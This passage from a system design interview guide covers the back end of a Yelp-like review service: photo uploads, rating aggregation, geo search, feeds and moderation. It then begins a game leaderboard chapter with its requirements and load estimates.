
`PUT /reviews/{reviewId}` – edit your own review (owner only, `403` otherwise).

`DELETE /reviews/{reviewId}` – delete your own review.

`GET /feed?lat=..&lng=..&cursor=..` – recent reviews near you or from people you follow.


`POST /reviews/{reviewId}/reports` – report a review for moderation.

6. High-level design



How will users find restaurants near them?

1. The client sends `GET /restaurants/search` with its latitude, longitude, radius and filters.
2. The Search Service runs a geo query on the geo index (Elasticsearch `geo_distance`, or PostGIS `ST_DWithin`).
3. It applies filters (cuisine, price) and sorts by distance or by a mix of rating and distance.
4. Results include the cached `avgRating` and `reviewCount`, so no join to the reviews table is needed.
5. Popular searches (for example “downtown, pizza”) are cached in Redis for 60 seconds.



How will users view a restaurant and its reviews?

1. The client calls `GET /restaurants/81`. The Review Service checks Redis first (`restaurant:81`, TTL 5 min).
2. On a miss it reads the restaurant row (with `rating_sum`, `rating_count`, histogram) and caches it.
3. `GET /restaurants/81/reviews?sort=recent` reads from the `(restaurant_id, created_at DESC)` index, 20 at a time with a cursor.
4. Photo URLs point to the CDN, so images load straight from the edge.

How will users post a review with photos?

1. The client asks `POST /uploads/photos` for 2 presigned URLs. The server creates PENDING photo rows and returns signed S3 URLs.
2. The client uploads each photo straight to S3 with an HTTP PUT. Our servers never touch the bytes.
3. The client sends `POST /restaurants/81/reviews` with rating, text, and the photo ids.
4. The Review Service inserts the review. The unique constraint `(restaurant_id, user_id)` rejects a second review.
5. It publishes a `ReviewCreated` event to Kafka.
6. Consumers update the rating aggregate, run moderation, and push the review into feeds.

How will users see a feed of recent reviews?

1. The client calls `GET /feed`. The Feed Service reads a precomputed list of review ids from Redis for the user's area (geohash cell) and from people they follow.
2. It hydrates the ids into full reviews from a cache, then returns them newest first.

7. Deep dives

How do we handle photo uploads without overloading our servers?

At 2 MB per photo and 2 million photos per day, piping uploads through our API servers would waste bandwidth and tie up threads for seconds per request on slow mobile networks.

Option	How	Pros	Cons
Upload through API server	Client sends bytes to us, we forward to S3	Simple, full control	Servers become a bandwidth bottleneck, slow uploads hold connections
Presigned URL direct to S3	Server signs a short-lived URL, client PUTs to S3	No bytes through our servers, scales with S3	Need a callback to know upload finished
Multipart presigned upload	Same, but file split into parts	Resumable for huge files	Overkill for 2 MB photos

Recommended: **presigned PUT URLs**, then process asynchronously.

```
import boto3, uuid
s3 = boto3.client("s3")

def create_photo_uploads(user_id: int, count: int):
    uploads = []
    for _ in range(min(count, 10)):
        photo_id = id_gen.next()
        key = f"raw/{user_id}/{photo_id}.jpg"
        url = s3.generate_presigned_url(
            "put_object",
            Params={"Bucket": "food-photos", "Key": key,
                    "ContentType": "image/jpeg"},
            ExpiresIn=900)                          # 15 minutes
        db.execute("INSERT INTO photos (photo_id, review_id, s3_key, status) "
                   "VALUES (%s, NULL, %s, 'PENDING')", (photo_id, key))
        uploads.append({"photoId": photo_id, "url": url})
    return uploads
```

After the upload, S3 sends an event (`ObjectCreated`) to a queue. An image processor worker:

1. Checks the file is really an image and under the size limit (10 MB).
2. Strips EXIF metadata (it can contain the uploader's home GPS location).
3. Creates thumbnail (150 px), medium (600 px) and large (1200 px) versions.
4. Runs an image moderation model (nudity, violence).
5. Marks the photo READY or REJECTED.

Orphan cleanup: photos still PENDING after 24 hours with no review attached are deleted by a nightly job.

How do we keep the average rating correct and fast to read?

Restaurant pages show "4.6 stars from 1,832 reviews". Computing `AVG(rating)` over all reviews on every page view is too slow for popular places. But a naive "read average, compute new average, write back" loses updates when two reviews arrive at the same moment.

Option	How	Pros	Cons
Compute on read	`SELECT AVG(rating) FROM reviews WHERE restaurant_id=?`	Always exact	Slow for big restaurants, heavy on DB
Read-modify-write the average	Read avg, recompute, write	Simple	Race conditions lose updates
Atomic increment of sum and count	`UPDATE ... SET sum = sum + r, count = count + 1`	Exact, fast, no race	Hot row for very popular places
Async aggregation via events	Consumer batches events and applies deltas	Absorbs bursts, decoupled	Seconds of lag (fine here)

Recommended: **async consumer applying atomic deltas.** Each event carries the change, so creates, edits, and deletes are all handled the same way.

```
def on_review_event(evt):
    # evt: {"type": "CREATED"|"UPDATED"|"DELETED", "restaurantId": 81,
    #       "old": 3 or None, "new": 5 or None, "eventId": "..."}
    if already_processed(evt["eventId"]):        # dedupe, Kafka is at-least-once
        return
    d_sum   = (evt["new"] or 0) - (evt["old"] or 0)
    d_count = (1 if evt["new"] else 0) - (1 if evt["old"] else 0)
    db.execute("""
        UPDATE restaurants
           SET rating_sum   = rating_sum + %s,
               rating_count = rating_count + %s
         WHERE restaurant_id = %s""",
        (d_sum, d_count, evt["restaurantId"]))
    redis.delete(f"restaurant:{evt['restaurantId']}")   # invalidate cache
    mark_processed(evt["eventId"])
```

Example edit: a user changes 3 stars to 5 stars. The delta is `sum + 2, count + 0`. A delete of a 4-star review is `sum - 4, count - 1`.

A nightly job recomputes `SUM` and `COUNT` from the reviews table and fixes any drift. Only approved reviews count, so moderation decisions also emit events.

Bonus: raw average favors places with 2 five-star reviews. For sorting, use a Bayesian average that pulls small samples toward the global mean:

```
def bayesian_avg(sum_, count, global_mean=3.8, prior_weight=20):
    return (sum_ + global_mean * prior_weight) / (count + prior_weight)
```

How do we find nearby restaurants quickly?

A plain SQL `WHERE lat BETWEEN .. AND lng BETWEEN ..` with two separate B-tree indexes is slow, because the database can only use one index well at a time.

Option	How	Pros	Cons
Geohash prefix	Encode lat/lng into a string; nearby places share prefixes	Works on any key-value store, easy to shard	Edge effects at cell borders, need to query 9 neighbor cells
Quadtree	Split the map into cells until each has under N places	Adapts to density (cities vs deserts)	Custom in-memory structure to maintain
PostGIS (R-tree / GiST index)	Native spatial index in Postgres	Exact distance, SQL filters, easy	One DB can become a bottleneck for very high QPS
Elasticsearch geo queries	`geo_distance` filter + text and filters	Combines geo, text search, ranking	Another system to run, eventually consistent

Recommended: **Elasticsearch** (or OpenSearch) for search, because users also type text ("spicy ramen") and filter by cuisine. 10 million restaurants is small for Elasticsearch. Postgres stays the source of truth, and changes stream into Elasticsearch through change data capture (CDC).

```
POST /restaurants/_search
{
  "query": {
    "bool": {
      "must":   [{ "match": { "cuisine": "ramen" } }],
      "filter": [{ "geo_distance": {
                     "distance": "2km",
                     "location": { "lat": 37.776, "lon": -122.417 } } }]
    }
  },
  "sort": [
    { "_geo_distance": { "location": { "lat": 37.776, "lon": -122.417 },
                         "order": "asc", "unit": "m" } }
  ],
  "size": 20
}
```

If the interviewer pushes for no Elasticsearch, explain geohash: precision 6 gives cells of about 1.2 km by 0.6 km. Compute the user's cell plus its 8 neighbors and look up all restaurants in those 9 cells, then filter by exact distance.

```
import pygeohash as pgh
cell = pgh.encode(37.776, -122.417, precision=6)   # e.g. '9q8yyk'
cells = [cell] + neighbors(cell)                     # 9 cells total
candidates = db.query("SELECT * FROM restaurants WHERE geohash6 = ANY(%s)", (cells,))
```

How do we build a feed of recent reviews?

Two flavors: “recent reviews near me” and “reviews from people I follow”. A review is written about 12 times a second, so writes are rare and reads are frequent.

Option	How	Pros	Cons
Pull (fan-out on read)	At read time, query reviews by followed users / nearby cells	No extra storage, always fresh	Slow for users who follow many people
Push (fan-out on write)	On new review, append id to each follower’s feed list	Very fast reads	Heavy writes for users with millions of followers
Hybrid	Push for normal users, pull for “celebrity” food critics	Balanced	More logic

Recommended: **hybrid**, plus a per-geohash list for “nearby”.

```
def on_review_approved(review):
    # nearby feed: one capped list per geohash-5 cell (~5 km)
    cell = review.restaurant_geohash[:5]
    redis.lpush(f"feed:geo:{cell}", review.id)
    redis.ltrim(f"feed:geo:{cell}", 0, 499)       # keep latest 500

    author = users.get(review.user_id)
    if author.follower_count < 10_000:             # push for normal users
        for follower_id in followers_of(author.id):
            redis.lpush(f"feed:user:{follower_id}", review.id)
            redis.ltrim(f"feed:user:{follower_id}", 0, 499)
    # big critics: their reviews are merged in at read time (pull)
```

Only approved reviews enter feeds, so moderation must finish first (usually a second or two for automatic checks).

How do we enforce one review per user and moderate content?

Two correctness problems. First, a user double-taps Post, or two devices post at once, and we end up with two reviews. Second, spam, fake reviews, and offensive photos.

For uniqueness:

Option	How	Pros	Cons
Check then insert in app code	`SELECT` exists, then `INSERT`	Simple	Race: two requests both see “no review”
DB unique constraint	`UNIQUE (restaurant_id, user_id)`	Bulletproof, atomic	Need to handle the error nicely
Distributed lock	Lock on `user:restaurant` key	Works across stores	More moving parts, locks can leak

Recommended: **unique constraint**, and map the error to `409` with the existing review id so the client can switch to edit mode.

```
INSERT INTO reviews (review_id, restaurant_id, user_id, rating, body)
VALUES ($1, $2, $3, $4, $5)
ON CONFLICT (restaurant_id, user_id) DO NOTHING
RETURNING review_id;
-- no row returned -> 409 Conflict
```

If reviews are sharded, shard by `restaurant_id` so the constraint lives on one shard.

For moderation, use a layered pipeline:


```
ReviewCreated --> [1. rules: banned words, links, rate limits]
              --> [2. ML: spam, toxicity, fake-review score]
              --> score < 0.3 : APPROVED (live)
                  score > 0.8 : REJECTED
                  otherwise   : human review queue
```

Signals for fake reviews: brand-new account, many 5-star reviews in a short time, reviews from far away from the user's usual area, many reviews from the same device or IP. Rate limit posting to, say, 10 reviews per user per day. Only APPROVED reviews count toward the rating aggregate and appear in feeds.

How does it scale and survive failures?

- **Reads:** cache restaurant pages and review first pages in Redis (hit rate around 90%). Add Postgres read replicas.
- **Writes:** 40 writes per second at peak fits one Postgres primary easily. Shard by `restaurant_id` only if growth requires it.
- **Photos:** S3 plus CDN scales on its own.
- **Kafka consumer down:** events wait in Kafka; ratings and feeds catch up when it returns. The nightly recompute fixes drift.
- **Elasticsearch down:** fall back to a PostGIS query with a smaller page size.
- **Region outage:** replicate Postgres to a second region and serve reads from there; writes pause or fail over.


8. Final architecture



Component	Job	Technology example
CDN	Serve photos and static assets	CloudFront, Fastly
API Gateway	Auth, rate limit, routing	Envoy, AWS API Gateway

Component	Job	Technology example
Upload Service	Issue presigned URLs	Small stateless service + AWS SDK
Object storage	Store original and resized photos	S3, GCS
Image processor	Resize, strip EXIF, scan	Lambda or worker pool with libvips
Review Service	CRUD for reviews, uniqueness	Java/Go service
Postgres	Source of truth for restaurants and reviews	Postgres / Aurora + PostGIS
Search Service + index	Geo + text search	Elasticsearch / OpenSearch
Kafka	Events for rating, moderation, feeds	Kafka, Kinesis
Rating aggregator	Apply rating deltas	Kafka consumer
Moderation	Rules, ML, human queue	Rules engine + ML model + review tool
Redis	Page cache, feed lists	Redis / ElastiCache

Deployment map (AWS)



The CDN serves photos straight from S3 while API calls pass the gateway to the search and review services, and Postgres in the data subnet feeds both the geo index and Kafka.

9. Common mistakes and interviewer follow-ups

- **Mistake: uploading photos through the API server.** It wastes bandwidth and slows everyone. Say instead: “Presigned URLs, direct to S3, async processing.”
- **Mistake: storing only the average rating.** You cannot update it correctly on edits or deletes. Say instead: “Store sum and count, apply deltas atomically.”
- **Mistake: computing `AVG()` on every page view.** It does not scale for popular restaurants. Say instead: “Precomputed aggregate, cached, refreshed by events.”
- **Mistake: checking for an existing review in code, then inserting.** Race conditions create duplicates. Say instead: “A unique constraint on (restaurant_id, user_id) is the real guard.”
- **Mistake: using two plain lat/lng indexes for nearby search.** Slow scans. Say instead: “A real geo index: geohash, quadtree, PostGIS GiST, or Elasticsearch.”
- **Mistake: forgetting EXIF data.** Photos can leak a user’s home location. Say instead: “Strip metadata during processing.”
- **Follow-up: “How do you rank reviews on a restaurant page?”** Mix recency, helpful votes, reviewer trust score, and whether it has photos. Precompute a score per review.
- **Follow-up: “How do you handle a restaurant that gets 10,000 reviews in an hour after going viral?”** The async aggregator batches deltas per restaurant, so it is one update per batch instead of 10,000 row updates.

10. One-page cheat sheet

Topic	Key point
Scale	20M DAU, ~7k reads/s peak, ~40 review writes/s, ~2 PB photos/year
Photos	Presigned PUT to S3, async resize + EXIF strip + scan, served via CDN
Rating	Store `rating_sum` and `rating_count` ; atomic deltas from Kafka events
Ranking	Bayesian average to avoid “2 reviews, 5 stars” winning
Geo search	Elasticsearch `geo_distance` ; geohash-6 + 9 cells as a fallback
Uniqueness	`UNIQUE (restaurant_id, user_id)` , return 409 with existing id
Feed	Hybrid fan-out; per-geohash capped Redis lists for “nearby”
Moderation	Rules -> ML score -> human queue; only approved reviews count
Caching	Restaurant page + first review page in Redis, invalidate on event
CAP	AP for browsing and ratings, strong for uniqueness

Sources

- System Design School: Design Yelp
- Hello Interview: Design Yelp
- AlgoMaster: Designing a Proximity Service like Yelp
- EnjoyAlgorithms: Design Yelp
- AWS Docs: Uploading objects with presigned URLs
- Elasticsearch Docs: Geo-distance query

34. Game Leaderboard (Medium)

> A game leaderboard shows players ranked by score. Players want to see the top 10 in the world, their own rank ("you are #48,213"), the players just above and below them, and how they compare with friends. Boards usually come in daily, weekly and all-time versions. This question has been asked at Google. The interviewer is testing whether you know the right data structure (a sorted set, usually Redis), whether you can explain why a SQL `ORDER BY` with `COUNT(*)` does not work at scale, how you shard when one sorted set gets too big, how you handle ties and time windows, and how you recover if the in-memory store is lost.

1. Functional requirements

Core (must have):

1. A game server can submit a player's score after a match.
2. Players can see the top N players (for example top 100) of a board.
3. Players can see their own rank and score.
4. Players can see the players around them (5 above and 5 below).
5. There are daily, weekly and all-time boards.
6. Players can see a leaderboard of just their friends.

Below the line (out of scope):

- Anti-cheat and score validation logic. We assume the game server is trusted and already validated the match. We mention it but do not design it.
- Matchmaking and the game itself.
- Regional boards per country. Same design with a different key, so we only note it.
- Rewards and prizes at the end of a season.

2. Non-functional requirements

1. **Scale:** 50 million total players, 10 million daily active users (DAU).
2. **Fresh:** a submitted score shows up on the board within 1 to 2 seconds.
3. **Low latency:** p99 under 50 ms for "top 100" and "my rank".
4. **Write throughput:** handle at least 5,000 score updates per second at peak.
5. **Availability:** 99.99% for reads. If the leaderboard is down the game still works, but players notice.
6. **Durability:** no score is lost. Redis is fast but in memory, so we need a durable record somewhere.
7. **Consistency:** eventual consistency is fine for ranks (a rank that is 1 second old is OK). The stored score per player must be correct (no lost updates).
8. **CAP choice: availability (AP)**. Showing a slightly stale rank is far better than showing an error.

3. Back-of-the-envelope estimates

Assumption	Number
Total players	50 million
DAU	10 million
Matches per DAU per day	10
Leaderboard views per DAU per day	10
Peak to average ratio	5x
Bytes per sorted set entry (member + score + overhead)	about 100 bytes
Boards kept in memory	all-time, current week, current day (plus a few old ones)

```
Writes (score submissions):
  10M * 10 matches / 86,400 s = ~1,160/s average
  peak 5x                     = ~5,800/s
